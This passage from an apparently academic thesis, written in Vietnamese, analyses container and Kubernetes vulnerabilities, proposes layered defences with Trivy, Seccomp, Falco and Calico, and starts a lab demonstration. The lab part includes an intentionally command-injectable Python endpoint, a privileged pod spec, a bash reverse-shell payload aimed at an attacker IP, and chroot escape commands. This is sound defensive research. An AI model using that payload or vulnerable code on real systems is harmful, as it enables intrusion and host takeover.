Chiến dịch tấn công chuỗi cung ứng khét tiếng nhắm vào tập đoàn **SolarWinds (2020)** là dẫn chứng kinh điển cho phương thức này. Kẻ tấn công thuộc nhóm APT đã can thiệp trực tiếp vào hệ thống build CI/CD thông qua một mã độc có tên là *SUNSPOT*. Mã độc này hoạt động một cách im lặng, liên tục giám sát tiến trình biên dịch phần mềm và tự động thay thế file mã nguồn sạch bằng file chứa cửa sau (Backdoor SUNBURST) ngay trong quy trình build sản phẩm, trước khi tệp tin đầu ra được ký số và phân phối đến hơn 18.000 khách hàng trên toàn cầu. [5]

Gần đây hơn, vụ khai thác lỗ hổng cấu hình sai trên hệ thống CI/CD của dự án **PyTorch (2022)** cũng cho thấy hacker đã thành công chèn một dependency độc hại (Malicious Dependency) trùng tên vào quy trình build tự động, khiến mã độc tự động đóng gói vào package phân phối mà hệ thống không hề phát hiện ra. [6]

Các sự kiện thực tế trên chứng minh rằng việc thao túng đường ống CI/CD có thể giúp tin tặc dễ dàng vượt qua hoàn toàn các công cụ kiểm duyệt bảo mật truyền thống ở giai đoạn sau, biến các cấu phần phần mềm chính thống thành công cụ phát tán mã độc trên diện rộng.

2.2.3. Thách thức từ độ trễ kỹ thuật và Quản lý An ninh Mã nguồn

Theo các tiêu chuẩn đánh giá an ninh nguồn mở hiện đại (như dự án **OSSF Scorecard** của Open Source Security Foundation), mức độ kiên cố của một chuỗi cung ứng phụ thuộc rất lớn vào các chỉ số an ninh kỹ thuật (Security Metrics) bao

gồm: chính sách duyệt mã (Code Review), bảo mật nhánh (Branch Protection) và quản lý token đặc quyền.

Sự tồn tại của **Độ trễ kỹ thuật (Technical Lag)** — tức khoảng thời gian chậm trễ giữa lúc một dependency thượng nguồn ra mắt bản vá lỗ hổng cho đến khi nhà phát triển thực tế cập nhật nó vào Dockerfile — chính là kẽ hở thời gian (Window of Opportunity) lớn nhất để hacker tiến hành khai thác. Do đó, việc chỉ thực hiện rà quét lỗ hổng tĩnh (Vulnerability Scanning) đơn thuần tại một thời điểm trước khi triển khai (Deployment) là hoàn toàn chưa đủ để đối phó với các cuộc tấn công chuỗi cung ứng đa tầng.

2.8. Lỗ hổng bảo mật trong lớp Container Runtime

Sự nguy hiểm của các lỗ hổng tại lớp thực thi này đã được chứng minh qua nhiều sự kiện an ninh mạng nghiêm trọng trên thế giới. Đối với lỗ hổng thoát chuồng do thiết kế phần mềm, một minh chứng điển hình và kinh điển nhất là mã lỗi CVE-2019-5736 tồn tại trong trình thực thi tầng thấp runc. Lỗ hổng này cho phép kẻ tấn công sở hữu quyền root bên trong container tiến hành ghi đè tệp lệnh thực thi của chính lớp runc trên host vật lý ngay khi container tương tác với hệ thống (ví dụ: khi quản trị viên chạy lệnh docker exec). Ngay sau khi tệp tin runc bị thao túng, bất kỳ hành động khởi tạo container nào tiếp theo trên máy chủ cũng sẽ vô tình kích hoạt mã độc của hacker, trao cho họ quyền kiểm soát tối cao (root) của toàn bộ hệ điều hành Host OS. [7]

Bên cạnh runc, trình điều phối thực thi mức cao containerd cũng từng ghi nhận lỗ hổng thoát chuồng nghiêm trọng mang định danh CVE-2020-15257. Lỗ hổng này xuất hiện khi container sử dụng chung không gian mạng của host (--net=host) kết hợp với việc tiến trình containerd-shim expose API Unix domain socket của nó bên trong container dưới quyền root. Kẻ tấn công từ bên trong container có thể kết nối trực tiếp đến socket này, gửi lệnh khởi tạo một container mới mang cấu hình đặc quyền cao hơn, từ đó bẻ gãy hoàn toàn ranh giới cô lập và kiểm soát máy chủ vật lý. [8]

Không dừng lại ở các lỗi cấu hình sai từ phía quản trị viên hay lỗi từ logic phần mềm runtime, các cuộc tấn công thoát chuồng trong thực tế còn lợi dụng các lỗ hổng của chính nhân Linux (Kernel Vulnerabilities). Vụ khai thác lỗ hổng Dirty Pipe (CVE-2022-0847) là một ví dụ tiêu biểu, cho phép một tiến trình không có đặc quyền bên trong container có thể ghi đè dữ liệu vào các tệp tin cấu hình read-only của hệ điều hành máy chủ (như file /etc/passwd). Bằng cách này, tin tặc dễ dàng tiêm một tài khoản root mới vào hệ thống host để thoát chuồng thành công. [9]

Các sự kiện và mã lỗi thực tế kể trên là minh chứng rõ ràng cho thấy, lớp Container Runtime dù được thiết kế kiên cố nhưng nếu tồn tại các kẽ hở phân tầng kiến trúc hoặc sự lơ là trong cấu hình đặc quyền của con người, nó sẽ lập tức biến thành mục tiêu khai thác có mức độ ảnh hưởng diện rộng, làm sụp đổ hoàn toàn mọi rào cản cô lập của Namespaces và cgroups.

2.9. Lỗ hổng bảo mật trong Hệ điều phối

Sự nguy hiểm của các kẽ hở an ninh trên tầng điều phối (Orchestrator) không chỉ dừng lại ở mặt lý thuyết mà đã bị các nhóm tin tặc khai thác triệt để trong thực tế nhằm thực hiện các chiến dịch tấn công quy mô lớn. Đối với rủi ro liên quan đến API Server tiếp xúc công khai không kiểm soát, một lỗ hổng nghiêm trọng mang định danh CVE-2018-1002105 (còn gọi là lỗ hổng Kubernetes Privilege Escalation) là minh chứng điển hình cho khả năng thao túng toàn cụm. Lỗ hổng này cho phép kẻ tấn công chưa được xác thực thực hiện gửi các yêu cầu đặc biệt qua cổng API Server, lạm dụng cơ chế kết nối thiết lập sẵn (Connection Upgrade) để thiết lập một kênh giao tiếp trực tiếp với các backend server (như Kubelet) chạy trên các Worker Node. Thông qua kênh này, tin tặc có thể thực thi các lệnh tùy ý với đặc quyền tối cao mà hoàn toàn vượt qua mọi bước kiểm tra xác thực hay phân quyền của hệ thống. [10]

Bên cạnh đó, việc cấu hình sai lệch cổng dịch vụ của cấu phần Kubelet (thường vận hành mặc định tại cổng 10250 hoặc 10255) ra ngoài Internet mà không kích hoạt tính năng xác thực người dùng (--anonymous-auth=false) cũng là một kẽ hở bị khai thác nhiều nhất. Trong chiến dịch tấn công phát tán phần mềm đào tiền ảo khét tiếng

mang tên Hildegard (2021) do nhóm hacker TeamTNT thực hiện, tin tặc đã dò quét diện rộng trên không gian mạng để tìm kiếm các cụm Kubernetes cấu hình sai lỏng lẻo. Ngay khi phát hiện các cổng Kubelet API mở công khai, chúng đã gửi lệnh trực tiếp đến Node để khởi tạo các Pod độc hại, thực hiện di chuyển ngang sang các Pod lân cận nhằm mục đích đánh cắp Service Account Token và chiếm quyền điều khiển toàn bộ cluster doanh nghiệp. [11]

Đối với cơ chế phân quyền RBAC lỏng lẻo, lỗ hổng CVE-2021-25741 liên quan đến cấu phần Ingress Controller là một ví dụ thực tế cho thấy việc lạm dụng quyền hạn có thể dẫn đến rò rỉ dữ liệu hệ thống. Kẻ tấn công có quyền tạo hoặc sửa đổi tài nguyên Ingress (thường là đội ngũ lập trình viên hoặc các Pod ứng dụng bị chiếm quyền) có thể chèn các đoạn cấu hình tùy biến để ép buộc hệ thống đọc và trích xuất các file nhạy cảm thuộc về API Server (như file chứa khóa token xác thực). [12]

Những dẫn chứng thực tiễn này chỉ ra rằng, do Kubernetes đóng vai trò là "bộ não" điều phối toàn bộ hạ tầng đám mây của doanh nghiệp, bất kỳ sai sót nào trong việc thiết lập ranh giới tường lửa cho API Server hay việc lạm dụng quyền hạn RBAC mặc định đều mang lại hậu quả dây chuyền, tạo điều kiện cho tin tặc vô hiệu hóa hoàn toàn các lớp phòng thủ nội bộ và chiếm quyền kiểm soát hạ tầng thông tin trong tích tắc.

2.10. Lỗ hổng liên quan đến Kiến trúc Mạng (Container Networking)

Tính chất nguy hiểm của kiến trúc mạng phẳng và việc thiếu mã hóa lưu lượng nội bộ đã biến phân lớp mạng container thành môi trường lý tưởng cho các kỹ thuật di chuyển ngang (Lateral Movement) và tấn công kẻ đứng giữa (MitM).

Dẫn chứng điển hình là lỗ hổng thiết kế cốt lõi **CVE-2020-8554** trong giao thức định tuyến của Kubernetes. Kẻ tấn công từ một Pod Frontend bị chiếm quyền có thể tạo dịch vụ mang thuộc tính ExternalIPs trùng với IP của một dịch vụ nhạy cảm nội bộ, từ đó ép buộc các Pod khác định tuyến sai hướng và đổ thẳng lưu lượng về Pod độc hại để đánh cắp dữ liệu thông tin.

Bên cạnh lỗi định tuyến, cấu hình plugin mạng lỏng lẻo cũng bị lạm dụng để tấn công lan rộng. Trong chiến dịch mã độc nâng cao **Siloscape (2021)** nhắm vào cụm Kubernetes, tin tặc sau khi xâm nhập vào container vùng biên đã lập tức tận dụng mạng phẳng mặc định để quét dịch vụ, khai thác các cổng quản trị không được bảo vệ của các node lân cận nhằm thực thi mã và chiếm quyền toàn bộ hạ tầng đám mây. [13]

Song song đó, việc các microservices truyền tải dữ liệu tối mật qua giao thức HTTP thuần túy tạo điều kiện cho các lỗ hổng tầng mạng (như **CVE-2015-3253** trong *Docker-proxy*) bị khai thác để nghe lén. Tin tặc chỉ cần triển khai công cụ bắt gói tin ở chế độ hỗn tạp (Promiscuous Mode) tại lớp mạng dùng chung là có thể trích xuất toàn bộ dữ liệu. Các sự kiện này chứng minh mạng container không thể chỉ bảo vệ bằng tường lửa vùng biên, mà bắt buộc phải triển khai cô lập mạng vi phân (Micro-segmentation) và cơ chế mã hóa dữ liệu di chuyển (mTLS). [14]

CHƯƠNG 3: XÂY DỰNG GIẢI PHÁP BẢO VỆ CHO HỆ THỐNG CONTAINER

3.1. Giới thiệu chương

Dựa trên kết quả phân tích các véc-tơ tấn công tại Chương 2 (bao gồm Container Escape, đánh cắp Token đặc quyền và nghe lén mạng phẳng), tại chương này học viên đề xuất một hệ thống phòng thủ đa lớp theo chiều sâu dựa trên mô hình Zero-Trust. Điểm cốt lõi của chương là việc áp dụng phương pháp luận MITRE ATT&CK để thiết kế kiến trúc, kết hợp với công nghệ eBPF tiên tiến để giải quyết bài toán bảo đảm an ninh an toàn ở mức nhân hệ điều hành nhưng không làm suy giảm hiệu năng vi dịch vụ.

3.2. Phương pháp luận

Việc thiết kế giải pháp phòng thủ không dựa trên cảm tính hay chắp vá công cụ, mà được định hướng bởi các khung tham chiếu an ninh tiêu chuẩn.

3.2.1. Phân tích đối chiếu theo Khung MITRE ATT&CK® cho Container

Để đảm bảo giải pháp có tính bao phủ toàn diện, đề án ánh xạ các phương thức tấn công tại Chương 2 vào khung MITRE ATT&CK, từ đó trích xuất các biện pháp đối phó (Mitigations) tương ứng:

Kĩ thuật Leo thang đặc quyền & Lẩn tránh phòng thủ hacker sử dụng kỹ thuật "Escape to Host" thông qua hostPath mount và đặc quyền “privileged”.

Kĩ thuật đối phó: Triển khai cơ chế kiểm soát tại luông đầu vào Admission Control để từ chối các cấu hình vi phạm, kết hợp thiết lập tập luật hệ thống an toàn Seccomp/AppArmor nhằm vô hiệu hóa các System Calls nhạy cảm từ trong container.

Kĩ thuật đánh cắp thông tin định danh (Credential Access - TN-02): Khai thác "Service Account Token" của cụm.

Kĩ thuật đối phó: Áp dụng nguyên tắc đặc quyền tối thiểu ở tầng RBAC, tự động thu hồi cơ chế automountServiceAccountToken ở các Pod không có chức năng gọi API nội bộ.

Kĩ thuật do thám mạng (Discovery & Collection - TN-03): Nghe lén dữ liệu nội bộ qua kỹ thuật "Network Sniffing".

Kĩ thuật đối phó: Triển khai kiến trúc vi phân mảnh mạng Micro-segmentation ở Lớp 3/Lớp 4 (L3/L4) nhằm cô lập các vùng mạng tin cậy, kết hợp mã hóa đường truyền.

3.2.2. Cơ sở khoa học của công nghệ eBPF (Extended Berkeley Packet Filter)

Để khắc phục điểm yếu của các giải pháp an ninh truyền thống (thường yêu cầu cài đặt Sidecar proxy hoặc Agent cồng kềnh vào từng container, gây tiêu tốn tài nguyên và tăng độ trễ), đề án lựa chọn eBPF làm công nghệ lõi cho phân hệ giám sát runtime.

Về mặt kiến trúc, eBPF cho phép thực thi các chương trình giám sát dạng hộp cát trực tiếp bên trong không gian nhân Linux (Kernel Space) mà không cần phải biên dịch lại kernel hay tải các kernel modules nguy hiểm.

- **Cơ chế hoạt động:** Khi một container (ví dụ: web-frontend) gọi một syscall (như execve để khởi chạy bash shell), eBPF program đã được gắn (hook) tại các điểm kiểm soát (kprobes/tracepoints) sẽ lập tức bắt chặn sự kiện này.
- **An toàn và Hiệu năng:** Mã eBPF trước khi chạy phải vượt qua bộ kiểm duyệt (eBPF Verifier) của nhân Linux để đảm bảo không gây crash hệ thống, sau đó được biên dịch Just-In-Time (JIT) ra mã máy nguyên thủy, mang lại tốc độ thực thi gần như tức thời (overhead chỉ tính bằng micro-giây). [19]

3.3. Giải pháp công nghệ giai đoạn Tích hợp và Phân phối (Build & Ship)

Trivy, được phát triển bởi Aqua Security, là một công cụ rà quét lỗ hổng bảo mật mã nguồn mở hàng đầu, được thiết kế chuyên biệt cho môi trường Container và Cloud-Native. Điểm mạnh cốt lõi của Trivy nằm ở khả năng phân tích toàn diện đa tầng, từ việc phát hiện các lỗ hổng đã biết (CVE) trong các gói hệ điều hành (OS packages) và thư viện phụ thuộc của ứng dụng (Application dependencies), cho đến việc nhận diện các sai sót trong cấu hình hạ tầng (Misconfigurations) và rò rỉ thông tin nhạy cảm (Secrets). Nhờ kiến trúc vận hành siêu nhẹ, không yêu cầu lưu trữ trạng thái (stateless) và có tốc độ quét vượt trội, Trivy cực kỳ lý tưởng để tích hợp tự động vào các đường ống CI/CD. Trong kiến trúc phòng thủ đa lớp, công cụ này đóng vai trò là chốt chặn an ninh đầu tiên, đảm bảo mọi cấu phần phần mềm đều được làm sạch trước khi đóng gói và phân phối vào môi trường thực thi.

Để loại bỏ lỗ hổng từ các gói phụ thuộc (như thư viện dính Command Injection), đề án tích hợp công cụ rà quét Trivy vào quy trình CI/CD. Về mặt kiến trúc Image, đề án sử dụng kỹ thuật đóng gói đa giai đoạn (Multi-stage build) và sử dụng ảnh nền tối giản (Distroless Images).

Ảnh Distroless loại bỏ hoàn toàn các tiện ích hệ điều hành cơ bản như trình quản lý gói (apt/yum), và đặc biệt là không chứa trình thông dịch shell (sh/bash). Do đó,

ngay cả khi ứng dụng Web dính lỗi Command Injection (như TN-01), hacker tiêm lệnh bash -i cũng sẽ thất bại vì tệp thực thi bash hoàn toàn không tồn tại trong bộ nhớ container.

```
# Giai đoạn 1: Build ứng dụng (chứa công cụ biên dịch)
FROM python:3.10-slim AS builder
WORKDIR /app
COPY requirements.txt .
RUN pip install --user -r requirements.txt

# Giai đoạn 2: Đóng gói (Distroless - Môi trường tĩnh hoàn toàn)
FROM gcr.io/distroless/python3-debian11
WORKDIR /app
# Phân quyền cho thư mục làm việc, không chạy dưới user root
COPY --chown=10001:10001 --from=builder /root/.local /home/appuser/.local
COPY --chown=10001:10001 . /app
USER 10001
ENV PATH=/home/appuser/.local/bin:$PATH
CMD ["app.py"]
```

Hình 3.1. Cấu hình an toàn cho Dockerfile

3.4. Giải pháp công nghệ phòng thủ chủ động tầng Thực thi (Runtime)

Đây là cấu phần kỹ thuật trọng tâm, sử dụng các công nghệ can thiệp sâu vào luồng xử lý của Kubernetes API và Linux Kernel để bẻ gãy chuỗi tấn công.

Để ngăn chặn cấu hình` sai lầm trong TN-01 (cấp quyền privileged và mount ổ đĩa /), hệ thống triển khai cơ chế Pod Security Admission (PSA) tích hợp sẵn trong API Server của Kubernetes. Khi một bản ghi (Manifest) yêu cầu tạo Pod gửi đến, bộ điều khiển Mutating/Validating Webhook sẽ can thiệp.

Đề án áp dụng cấu hình PSA cấp độ Restricted. Dưới cấp độ này, API Server bắt buộc mọi Container phải kích hoạt hồ sơ bộ lọc hệ thống Seccomp (Secure Computing Mode) ở trạng thái RuntimeDefault. Seccomp hoạt động bằng cách chèn một bộ lọc BPF (Berkeley Packet Filter) vào tiến trình của container, trực tiếp từ chối (trả về mã lỗi EPERM) khoảng 44 Syscalls nguy hiểm (như mount, umount2, ptrace, chroot, unshare).

Đồ Án > sample.yml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: secure-frontend
spec:
  # Cấm tự động gắn Token để chống kịch bản TN-02
  automountServiceAccountToken: false
  securityContext:
    seccompProfile:
      type: RuntimeDefault # Kích hoạt bộ lọc Seccomp chặn lệnh chroot/mount
  containers:
  - name: secure-app
    image: my-secure-app:latest
    securityContext:
      allowPrivilegeEscalation: false # Khóa cứng tiến trình con, không cho phép SUID
      readOnlyRootFilesystem: true    # Hệ thống tệp Read-Only (Chống ghi mã độc)
      runAsNonRoot: true              # Bắt buộc container khởi chạy bằng Non-root UID
      capabilities:
        drop: ["ALL"]                 # Tước bỏ toàn bộ Linux Capabilities
```

Hình 3.2. Cấu hình pod an toàn áp dụng cấu hình PSA


Khi cấu hình này được áp dụng, kỹ thuật Container Escape trong bài TN-01 sẽ bị vô hiệu hóa hoàn toàn ngay, do hệ điều hành vật lý từ chối cấp phát không gian bộ nhớ cho các Syscalls can thiệp.

3.5. Giám sát hành vi độ trễ cực thấp với Falco (Động cơ eBPF)

Dù đã phòng thủ tĩnh, hệ thống vẫn cần giải pháp phát hiện thời gian thực (Threat Detection) để chặn bắt hành vi khai thác. Đề án triển khai Falco – ban đầu được phát triển bởi Sysdig và hiện là dự án cấp cao nhất (Graduated Project) thuộc Tổ chức Điện toán Đám mây Nguyên bản (CNCF), được giới chuyên môn công nhận là tiêu chuẩn thực tế (de facto standard) cho công tác phát hiện mối đe dọa tại tầng thực thi (Runtime Threat Detection) trong môi trường Kubernetes. Sức mạnh cốt lõi của Falco nằm ở việc khai thác công nghệ eBPF (Extended Berkeley Packet Filter), cho phép triển khai các đầu dò (probes) giám sát trực tiếp vào không gian nhân Linux (Kernel Space) một cách an toàn, cô lập và hoàn toàn trong suốt với các container ứng dụng. Khác với các giải pháp bảo mật tĩnh, Falco hoạt động như một "camera an ninh tàng hình", liên tục thu thập, phân tích các lời gọi hệ thống (Syscalls) và luồng sự kiện mạng theo thời gian thực, đối chiếu chúng với một công cụ quy tắc (Rules Engine) linh hoạt. Trong kiến trúc phòng thủ đa lớp, Falco đóng vai trò là chốt chặn chiều sâu cuối cùng, nhận diện tức thời các hành vi xâm nhập tinh vi như khởi tạo

shell trái phép (Reverse Shell), đọc/ghi tệp tin nhạy cảm hay nỗ lực leo thang đặc quyền – những rủi ro zero-day nguy hiểm mà các rào cản bảo mật tĩnh thường bỏ lọt.

Falco triển khai một module eBPF trực tiếp vào nhân Linux của máy Worker. Khi tin tặc lợi dụng lỗ hổng Web để kích hoạt Reverse Shell (như quá trình TN-01, TN-02), tiến trình này buộc phải thực hiện Syscall `execve`. eBPF hook sẽ chụp lại các đối số của syscall (tham số lệnh bash, đường dẫn mạng TCP), đẩy lên không gian người dùng (User Space) để Falco đối chiếu với bộ luật định sẵn.



Hình 3.3. Cấu hình rule phát hiện sử dụng cho giải pháp Falco

3.6. Vi phân mảnh mạng với Calico CNI (Chống kịch bản TN-03)

Để giải quyết bài toán mạng phẳng mặc định (Flannel) cho phép tự do nghe lén trong kịch bản TN-03, đề án thay thế lớp mạng bằng Calico CNI. Calico không sử dụng cầu nối mạng ảo (virtual bridge) mà định tuyến trực tiếp dựa trên giao thức BGP (Border Gateway Protocol) kết hợp thao tác trực tiếp trên nhân iptables hoặc eBPF datapath.

Đề án thiết lập kiến trúc Zero-Trust Network, mặc định từ chối (Deny-All) toàn bộ lưu lượng trong Cluster, sau đó chỉ mở các khe hẹp (Allow-List) cho các dịch vụ được cấp phép.

Đồ An > Y sample.yml

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: isolate-payment-service
  namespace: default
spec:
  podSelector:
    matchLabels:
      app: payment-service # Khóa mục tiêu là dịch vụ thanh toán nhạy cảm
  policyTypes:
  - Ingress
  ingress:
  - from:
    # CHỈ cho phép kết nối đến từ các Pod mang nhãn nội bộ an toàn
    # Pod Frontend (app: web-frontend) sẽ tự động bị DROP traffic
    - podSelector:
        matchLabels:
          app: internal-gateway
    ports:
    - protocol: TCP
      port: 8080
```

Hình 3.4. Cấu hình Network Policy đảm bảo kiến trúc Zero-Trust Network

3.7. Kết luận chương


Chương 3 đã đề xuất và chứng minh tính hiệu quả của mô hình phòng thủ đa lớp (Defense-in-Depth) theo chu trình DevSecOps, với trọng tâm là kiến trúc Zero-Trust. Bằng cách kết hợp hài hòa các công cụ bảo mật tĩnh (Trivy, Harbor) và phòng thủ runtime chủ động (Seccomp, Falco, Calico), giải pháp đã tạo ra một "vòng lặp bảo mật kín", giúp ngăn chặn từ các mối đe dọa đã biết đến những kỹ thuật tinh vi như tấn công 0-day.

CHƯƠNG 4: THỰC NGHIỆM PHƯƠNG THỨC TẤN CÔNG VÀ GIẢI PHÁP PHÒNG VỆ

4.1. Giới thiệu chương

Nhằm mục đích chứng minh tính khả thi của các lý thuyết lỗ hổng đã phân tích tại Chương 2 và giải pháp phòng thủ tại Chương 4, học viên sẽ tập trung vào việc xây dựng môi trường phòng thí nghiệm thực tế để tiến hành các kịch bản thực nghiệm tấn công giả định - PoC. Quá trình thực nghiệm sẽ mô phỏng lại các véc-tơ tấn công nguy hiểm như khai thác lỗ hổng cấu hình đặc quyền để thoát chuồng chiếm quyền điều khiển Host OS, đánh cắp cấu phần định danh Service Account để kiểm soát cụm Kubernetes, và thực hiện tấn công nghe lén dữ liệu mạng nội bộ. Kết quả sẽ sử dụng để đánh giá hiệu năng và khả năng chặn bắt các hành vi tấn công bằng giải pháp đã xây dựng.


4.2. Thiết lập Môi trường Thực nghiệm



Hình 4.1. Mô hình thực nghiệm

Môi trường phòng thí nghiệm được cấu hình bằng hệ thống máy chủ ảo hóa cục bộ để đảm bảo tính an toàn cô lập:

- **Hạ tầng cụm máy chủ:** 01 Cụm Kubernetes Cluster gồm 01 Master Node (2 vCPU, 4GB RAM) và 01 Worker Nodes (2 vCPU, 4GB RAM) vận hành trên nền tảng hệ điều hành Ubuntu Server 22.04 LTS.
- **Cấu phần Runtime tầng thấp:** Trình thực thi containerd v1.7 và runc v1.1.
- **Ứng dụng mục tiêu (Target):** Triển khai một hệ thống ứng dụng Microservices giả lập thương mại điện tử. Trong đó, ứng dụng Web Frontend hướng ngoài được cố ý chèn sẵn một lỗ hổng Command Injection (Tiêm câu lệnh hệ thống) tại tính năng xử lý ảnh.
- **Máy tấn công (Attacker):** Sử dụng hệ điều hành Kali Linux nằm cùng dải mạng nội bộ với cụm máy chủ Lab, được trang bị các công cụ kiểm thử như Nmap, Burp Suite và Kubectl.



Hình 4.2. Sơ đồ luồng thực nghiệm

4.3. Kịch bản TN-01: Tấn công thoát chuồng (Container Escape) qua cấu hình sai Đặc quyền

4.3.1. Mục tiêu

Từ quyền truy cập ban đầu thu được bên trong container Frontend, kẻ tấn công bẻ gãy ranh giới cô lập để nhảy ra ngoài (Escape), chiếm quyền điều khiển đặc quyền root trực tiếp trên hệ điều hành của máy chủ host vật lý (worker01).

4.3.2. Điều kiện kích hoạt lỗi

Quản trị viên cấu hình sai lầm nghiêm trọng trong file deployment khi kích hoạt chế độ siêu đặc quyền (privileged: true) cho container:

```yaml
# Trích xuất file frontend-deployment.yaml gây lỗi TN-01
spec:
  containers:
  - name: python-web
    image: python:3.10-slim
    securityContext:
      privileged: true # Cố tình cấp đặc quyền can thiệp phần cứng host
```

Hình 4.3. Cấu hình dẫn đến khai thác lỗi Misconfiguration

Tại tầng ứng dụng (Web Application Layer): Tính năng xử lý và nén ảnh từ kho cung ứng bị lập trình lỗi Command Injection. Do lập trình viên sử dụng hàm nối chuỗi hệ thống nguy hiểm **os.popen(f"wget -qO- '{image_url}'")** mà không triển khai bất kỳ cơ chế kiểm duyệt dữ liệu đầu vào, cho phép hacker chèn thêm các ký tự điều khiển luồng (như ;, &, |) để thực thi mã lệnh tùy ý dưới quyền root của container.

Đồ Án > sample.py

```python
from fastapi import FastAPI, Form, Request
from fastapi.responses import HTMLResponse, JSONResponse
import os

app = FastAPI()

@app.post("/sync-media")
async def sync_media(image_url: str = Form(...)):
    try:
        command = f"wget -qO- '{image_url}' > /tmp/preview.jpg"


        stream = os.popen(command)
        output = stream.read()

        return JSONResponse(content={"status": "success", "message": "Image synced successfully"})
    except Exception as e:
        return JSONResponse(content={"status": "error", "message": str(e)}, status_code=500)
```

Hình 4.4. Đoạn mã chứa lỗi cho phép hacker khai thác trước khi tấn công escape trong container


4.3.3. Quy trình thực hiện chi tiết

Thiết lập Reverse Shell: Kẻ tấn công dùng máy Kali Linux mở cổng lắng nghe nc -lvnp 4444.



Hình 4.5. Hacker mở cổng 4444 lắng nghe kết nối khi khai thác

Thông qua giao diện Web mục tiêu tại cổng 30080, kẻ tấn công tiêm chuỗi payload độc hại vào ô URL:Plaintexthttps://google.com'; bash -c 'bash -i >& /dev/tcp/10.15.xx.173/4444 0>&1'; '. Trong đó 10.15.xx.173 là địa chỉ của máy hacker.



Hệ thống backend thực thi ngầm qua hàm **os.popen()**, trả về một phiên shell tương tác **root@web-frontend-xxx:/#** về cho máy Kali.Kiểm tra năng lực đặc quyền (Capabilities Check): Tại shell vừa chiếm được, kẻ tấn công kiểm tra quyền bằng lệnh:

```
capsh --print
```

Kết quả hiển thị quyền **cap_sys_admin** và **cap_sys_rawio $\rightarrow$**



Hình 4.6. Hacker chạy lệnh kiểm tra các đặc quyền

Xác nhận container đang chạy ở chế độ nguy hiểm --privileged. Liệt kê ổ đĩa của Host cứng:

Kẻ tấn công thực hiện lệnh để thoát container để truy nhập vào host worker:

```
cd /tmp/host_root
chroot .
```

Kết quả hiển thị trên màn hình chứng tỏ hacker đã thoát chuồng (Container Escape) và can thiệp thành công vào máy Host Worker. Hacker có thể thực thi các lệnh để thu thập thông tin nhạy cảm từ Worker node với đặc quyền.

4.3.4. Kết quả thực nghiệm đạt được

